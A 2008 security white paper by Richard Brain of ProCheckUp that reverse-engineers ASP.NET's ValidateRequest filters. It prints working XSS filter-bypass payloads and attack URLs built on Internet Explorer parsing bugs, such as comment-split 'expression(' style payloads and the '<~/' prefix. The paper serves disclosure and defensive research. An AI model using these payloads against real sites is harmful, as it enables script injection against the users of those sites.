WHITE PAPER

Bypassing ASP .NET "ValidateRequest" for Script Injection Attacks

By Richard Brain

21st August 2008

Original version released to CPNI distribution on 13th January 2006
Public updated version released on 21th August 2008
Document last modified on 21th August 2008

Table of Contents

1 Introduction 3
1.1 About “ValidateRequest” 3
1.2 About this paper 3
1.3 Summary of issues identified 4
1.4 Test platform used (Original Jan 2006 paper) 4
2 Understanding how the .NET “ValidateRequest” filters work 5
2.1 Classic XSS attack 5
2.2 Lab environment used to reverse-engineer the filters 5
2.3 Framework validation detection and reporting 8
2.4 Understanding the separate filter functions 10
2.5 Final proof (2005) 16
2.6 August 2008 update 17
2.7 Test platform used (2008) 20
3 Conclusion 21
3.1 .NET “ValidateRequest” filter rules 21
3.2 IE bugs 22
4 Appendix 23
4.1 Research timeline 23
4.2 References 23
4.3 Credits 24
4.4 About ProCheckUp Ltd. 24
4.5 Disclaimer 24
4.6 Contact information 24

1 Introduction

1.1 About "ValidateRequest"

The Microsoft .NET framework comes with a request validation feature, configurable by the `ValidateRequest` [1] setting. `ValidateRequest` has been a feature of ASP.NET since version 1.1. This feature consists of a series of filters, designed to prevent classic web input validation attacks such as HTML injection and XSS (Cross-site Scripting). This paper introduces script injection payloads that bypass ASP .NET web validation filters and also details the trial-and-error procedure that was followed to reverse-engineer such filters by analyzing .NET debug errors.

It is worth noting that the techniques included in this paper are meant to be used when `ValidateRequest` is enabled, which is the default setting of ASP .NET. `ValidateRequest` can be enabled or disabled on a per-page basis or as an application-wide configuration.

Many developers lack proper security training, and being time-constrained rely on ASP .NET's advertised protective abilities to guard their applications. Automated application testing for HTML injection will likely be prevented by the `ValidateRequest` filters. This ultimately means that tests to ensure that applications have been written following secure programming guidelines can be invalidated.

It is important to mention that Microsoft officially states that their .NET request validation cannot replace an effective validation layer restricting untrusted input variables. From MSDN [2]:

In summary, use, but do not fully trust, the ValidateRequest attribute and don't be too lazy. Spend some time to understand security threats like XSS at their roots and plan a defensive strategy centred on one key point—consider all user input evil.

The original version of this paper was released in January 2006 for private CPNI distribution. This paper has now been updated in August 2008 to include additional materials such as input payloads that bypass the latest anti-XSS .NET patches (MS07-40) [3] [4] released in July 2007.

1.2 About this paper

The `ValidateRequest` bypass attacks work by taking advantage of some HTML interpretation bugs inherent in IE (Internet Explorer) and understanding how ASP .NET request validation functions, in order to bypass the filters.

In the perspective of ASP .NET, the server cannot be expected to block every attack, as functionality would be sacrificed. In the perspective of IE, the client has unexpected ways of executing scripting code. On their own no issues occur. However taken together, the protective validation filter of .NET - which programmers often incorrectly rely on – is defeated.

This paper allows the security researcher to understand how the ASP .NET `ValidateRequest` filters work. Thus, allowing execution of malicious scripting code again by coming up with new XSS payloads which bypass `ValidateRequest`. The

reader is expected to be familiar with XSS attacks, and the *same-origin policy* which is enforced by web browsers.

ProCheckUp has also found that many web input-filtering filters of other applications from other vendors, also fail in detecting the payloads presented in this paper. Therefore, developers of application vulnerability scanners are advised to review all the filter bypass payloads included in this paper.

The scripting payloads outlined in this paper have been tested on several versions of IE and the .NET framework. Please see "Test platform used" sections for more details.

1.3 Summary of issues identified

XSS payloads that bypass the `ValidateRequest` filters, which potentially results in execution of malicious code within the context of the target site.

1.4 Test platform used (Original Jan 2006 paper)

Microsoft .NET Windows 2003 server, with the following patches, was found to be vulnerable. "Working" in this case means the injected payloads bypass `ValidateRequest` *and* results in IE executing the injected scripting code.

CONFIRMED working with no service pack and service pack 1 applied.

CONFIRMED working after the following hot fixes applied to service pack 1

```
Security Update for Windows Server 2003 (KB901214)
Security Update for Windows Server 2003 (KB899588)
Security Update for Windows Server 2003 (KB893756)
Security Update for Windows Server 2003 (KB896428)
Security Update for Windows Server 2003 (KB896422)
Security Update for Windows Server 2003 (KB896358)
Security Update for Windows Server 2003 (KB899587)
Security Update for Windows Server 2003 (KB890046)
Security Update for Windows Server 2003 (KB899591)
Security Update for Windows Server 2003 (KB905414)
Security Update for Windows Server 2003 (KB902400)
Security Update for Windows Server 2003 (KB899589)
Security Update for Windows Server 2003 (KB901017)
Security Update for Windows Server 2003 (KB904706)
Cumulative Security Update for Internet Explorer for Windows
Server 2003 (KB896688)
Security Update for Windows Server 2003 (KB900725)
```

CONFIRMED working after the following hot fixes applied:

```
Security Update for Windows Server 2003 (KB896424)
Microsoft .NET Framework 2.0: x86 (KB829019)
```

The client software tested was a patched NT4.0 server running IE 5.5, and Windows 2000/XP client machine running a fully patched (1/12/2005) version of IE 6.0.

2 Understanding how the .NET "ValidateRequest" filters work

We have to first understand how the Microsoft .NET request validation filters respond to the different submitted classic XSS payloads. By removing and re-inserting substrings of the payload, and trying to understand how the individual security filters work, we can then modify the attack to bypass each individual filter.

2.1 Classic XSS attack

The script payload initially chosen by ProCheckUp is a classic XSS attack, deliberately chosen, as it would likely activate the `ValidateRequest` protection filters.

The XSS example used was generic and rather outdated:

```
<script>alert('XSS')</script>
```

2.2 Lab environment used to reverse-engineer the filters

A Windows 2003 server was installed and configured to run .NET hosting a "test.aspx" script which echoes input variables.

This script was solely used to start understanding how the ASP .NET filters work. It was possible to inject a scripting payload that bypasses `ValidateRequest`. However, the injected code would not run, due to .NET escaping double quotation marks. In this case, escaping double quotation marks would be necessary to break the scripting payload out of the string, which is assigned to the form's `action` attribute. Please see "Returned client-side source code" for more information.

test.aspx script

The following dummy code was copied and saved as `c:\inetpub\wwroot\test.aspx` on our test .NET server. Such code uses .NET's "post back" [5] feature which is invoked via the "linkbutton" web control. Post back is used by most .NET web applications to submit form data:

```
<script language="VB" runat="server">
Sub Test_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
End Sub
</script>

<html>
<body>

<form runat="server" id="myForm">
      <asp:linkbutton id="Test" runat="server" text="Create
Text file" onclick="Test_Click" />
</form>
</body>
</html>
```

Request to the `test.aspx` script:

```
http://target.foo/test.aspx?varname="><\0SCRIPT>alert('XSS')<\
/SCRIPT>
```

Returned client-side source code:

```
<html>
<body>
     <form name="myForm" method="post"
action="test.aspx?varname=&quot;><\0SCRIPT>alert('XSS')<\SCR
IPT>" id="myForm">
<input type="hidden" name="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE"
value="dDwxMDE5MzUzOTkyOzs+byGykLIwsXStDuep+tiy2psLj80=" />

<script language="javascript" type="text/javascript">
<!--
      function __doPostBack(eventTarget, eventArgument) {
            var theform;
            if
(window.navigator.appName.toLowerCase().indexOf("microsoft")
> -1) {
                  theform = document.myForm;
            }
            else {
                  theform = document.forms["myForm"];
            }
            theform.__EVENTTARGET.value =
eventTarget.split("$").join(":");
            theform.__EVENTARGUMENT.value = eventArgument;
            theform.submit();
      }
// -->
</script>

            <a id="Test"
href="javascript:__doPostBack('Test','')">Create Text
file</a>
     </form>
</body>
</html>
```

Notice the attack string echoed back is outlined in **bold** text. Most of the payload is injected successfully, except for the double quotation marks character which .NET does filter successfully by replacing it with its HTML entities equivalent ('`"`'). Unfortunately, we need double quotation marks in this case in order for the injected payload to be interpreted by the browser as code rather than a string.

2.3 Framework validation detection and reporting

If we modify the prior request using a standard XSS payload we obtain this:

```
http://target.foo/test.aspx?varname="><SCRIPT>alert('XSS')</SC
RIPT>
```

This results in the following error, as .NET considers the submitted request potentially malicious:





Figure 1 Default error page returned when submitting the malicious XSS payload to a remote server

However, submitting the same request *locally* (127.0.0.1) to the server, results in a much more verbose message.

`http://127.0.0.1/test.aspx?varname=`**"><SCRIPT>alert('XSS')</SCRIPT>**

Note: unless otherwise configured, by default .NET would only display verbose debug messages when accessed *locally.*



By submitting our payloads locally, we can reverse engineer .NET `ValidateRequest` filters, since it lets us know when the value of the supplied variable - `varname` in this case - is considered potentially dangerous.

2.4 Understanding the separate filter functions

ProCheckUp determined the filter functionality by causing the above runtime error, and then finding the circumstance in which the error went away.

Test #1

`http://127.0.0.1/test.aspx?varname=`**`<SCRIPT`**

Requesting the aforementioned URL still generated a 'potentially dangerous' error message. In fact, any alpha (`a-z, A-Z`) or certain special characters such as exclamation mark ('`!`'), or pound sign ('`£`') after a left angle bracket ('`<`'), generated the same error message:




Figure 2 Left angle bracket followed by alpha or certain special characters results in a 'potentially dangerous' error message

```
http://127.0.0.1/test.aspx?varname=<A
```




Figure 3 Left angle bracket followed by alpha or special characters results in a 'potentially dangerous' error message

.NET “ValidateRequest” filter rule #1

Block request if any alpha (`a-z`, `A-Z`) or certain special characters - i.e.: exclamation mark (‘`!`’) or pound sign (‘`£`’) - are supplied after a leading left angle bracket (‘`<`’).

Test #2

ProCheckUp found, after experimenting with different attack strings, that for style sheets IE would still execute code after a forward slash (‘`/`‘).

Note: normally ‘`</`’ acts as a tag terminator (**IE BUG #1**)

```
</XSS STYLE=xss:expression(alert('XSS'))>
```

This works with IE, and yes you can evaluate scripts within style sheets! However, the aforementioned payload would *not* bypass `ValidateRequest` if patch MS07-040 was applied.


Warning:

Our original paper submitted to CPNI *did* include a leading left-angle bracket followed by forward slash (‘</‘) in the following XSS payloads. These characters have been removed as readers testing patched systems (MS07-040) would always obtain .NET errors, thus preventing them from replicating the examples shown in this paper.

So the next request is:


`http://127.0.0.1/test.aspx?varname=`**`expression(`**

Requesting this URL still generated an error message; in fact .NET is matching the “expression(” string.



Splitting up the “expression(” string with a space character bypassed this particular filter and no error was returned.

`http://127.0.0.1/test.aspx?varname=`**`expre ssion(`**



.NET “ValidateRequest” filter rule #2

Block request on matching `expression(` string.

The original `expression(` string was modified by splitting it up with comment strings ('`/**/`') as reported by Roman Ivanov [6].

So the attack URL becomes:

```
http://target.foo/test.aspx?varname=XSS
STYLE=xss:e/**/xpression(alert('XSS'))>
```

Which bypasses the 2nd filter **(IE BUG #2).**

```
<html>
<body>
    <form name="myForm" method="post"
action="test.aspx?varname=XSS%20STYLE=xss:e/**/xpression(al
ert('XSS'))>" id="myForm">
<input type="hidden" name="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE"
value="dDwxMDE5MzUzOTkyOzs+byGykLIwsXStDuep+tiy2psLj80=" />

[code partially omitted for clarity reasons]
```

Examining the returned source code reveals another problem: IE converts the space character to its hex encoding equivalent '`%20`' in order to make the HTTP request legal. This sometimes prevents more 'complex' payloads which are more likely to bypass the filter than classic XSS payloads.

Test #3

The space character is converted by IE into a '`%20`', this sometimes prevents more 'complex' attacks which are likely to bypass filter than the basic `<script>alert('xss')</script>` payload.

IE HTTP-compliant rule #3

Convert space characters (' ') into '`%20`' which can disrupt the execution of more complex scripts.

ProCheckUp bypassed this by looking at the HTML specification. The hyphen character ('`-`') is another HTML separator like the space character, although it should not be displayed when rendered by the browser.

So the attack URL then becomes:

```
http://target.foo/test.aspx?varname=XSS-
STYLE=xss:e/**/xpression(alert('XSS'))>
```

Which bypasses the IE space conversion into `%20`.

```
<html>
<body>
     <form name="myForm" method="post"
action="test.aspx?varname=XSS-
STYLE=xss:e/**/xpression(alert('XSS'))>" id="myForm">
<input type="hidden" name="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE"
value="dDwxMDE5MzUzOTkyOzs+byGykLIwsXStDuep+tiy2psLj80=" />

[code partially omitted for clarity reasons]
```

However, this code snippet is not executed by IE!

We have found the comments (‘`/**/`‘) can be used for more than breaking up the expression of the style attribute: they can be used to represent other characters such as spaces. For instance, putting the dash character (‘`-`‘) within a comment, causes IE to (bizarrely) interpret `/*-*/` as a space (**IE BUG #3**).

So the attack URL then becomes:

```
http://target.foo/test.aspx?varname=XSS/*-
*/STYLE=xss:e/**/xpression(alert('XSS'))>
```

```
<html>
<body>
      <form name="myForm" method="post"
action="test.aspx?varname=XSS/*-
*/STYLE=xss:e/**/xpression(alert('XSS'))>" id="myForm">
<input type="hidden" name="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE"
value="dDwxMDE5MzUzOTkyOzs+byGykLIwsXStDuep+tiy2psLj80=" />

[code partially omitted for clarity reasons]
```

Which bypasses the `ValidateRequest` filters.

The final attack URL submitted to CPNI in November 2005 was:

```
http://target.foo/test.aspx?varname=</XSS/*-
*/STYLE=xss:e/**/xpression(alert('XSS'))>
```

This payload not longer bypasses the .NET filter, since Microsoft patch MS07-040 was released on July 10, 2007. Since that patch, the filter blocks requests including a forward slash character (‘`/`’) following a left angle bracket (‘`<`’). i.e.: `</`

Although the injected payload does bypass the `ValidateRequest` filters, such code would not be executed by IE in the previous example. This is due to the .NET filters replacing double quotation marks at the beginning of our payload which are necessary to break from the value of the form’s `action` attribute.


However, such payload *does* work against certain ASP .NET scripts that do not use the post back feature. For instance, the ‘test2.aspx’ script presented in the next section uses the `Response.Write()` function to print user-supplied input. Such function does not require us to prefix double quotation marks for the injected code to be executed by IE.

2.5 Final proof (2005)

test2.aspx script

The following code was then copied and saved as `c:\inetpub\wwroot\test2.aspx` on our test ASP .NET server:

```
<html>
<body>
<form action="test2.aspx" method="get">
Your name: <input type="text" name="fname" size="20" />
<input type="submit" value="Submit" />
</form>
<%
      dim fname
      fname=Request.QueryString("fname")
      If fname<>"" Then
            Response.Write("Hello " & fname & "!<br />")
            Response.Write("How are you today?")
      End If
%>
</body>
</html>
```



The 2005 attack payload was:

```
</XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
```

Which *successfully allowed the injected script payload to be executed* on pre MS07-040 patched systems:

```
http://target.foo/test2.aspx?fname=</XSS/*-
*/STYLE=xss:e/**/xpression(alert('XSS'))>
```

Whilst a classic XSS payload fails to execute, leading to a .NET “potentially dangerous request” error being returned.

2.6 August 2008 update

ProCheckUp found that the MS07-40 2007 patch, acted only on one part of the old attack. The patch returned an error by matching a left angle bracket followed by a forward slash ('</') .

.NET "ValidateRequest" filter rule #4 (NEW)

Block request on forward slash ('/') following left-angle bracket ('<').

By going through different payload permutations, ProCheckUp found that for style sheets, IE would still interpret HTML code after a left angle bracket, followed by a tilde, and forward slash ('<~/') (**IE BUG #4**)

```
<~/XSS STYLE=xss:expression(alert('XSS'))>
```

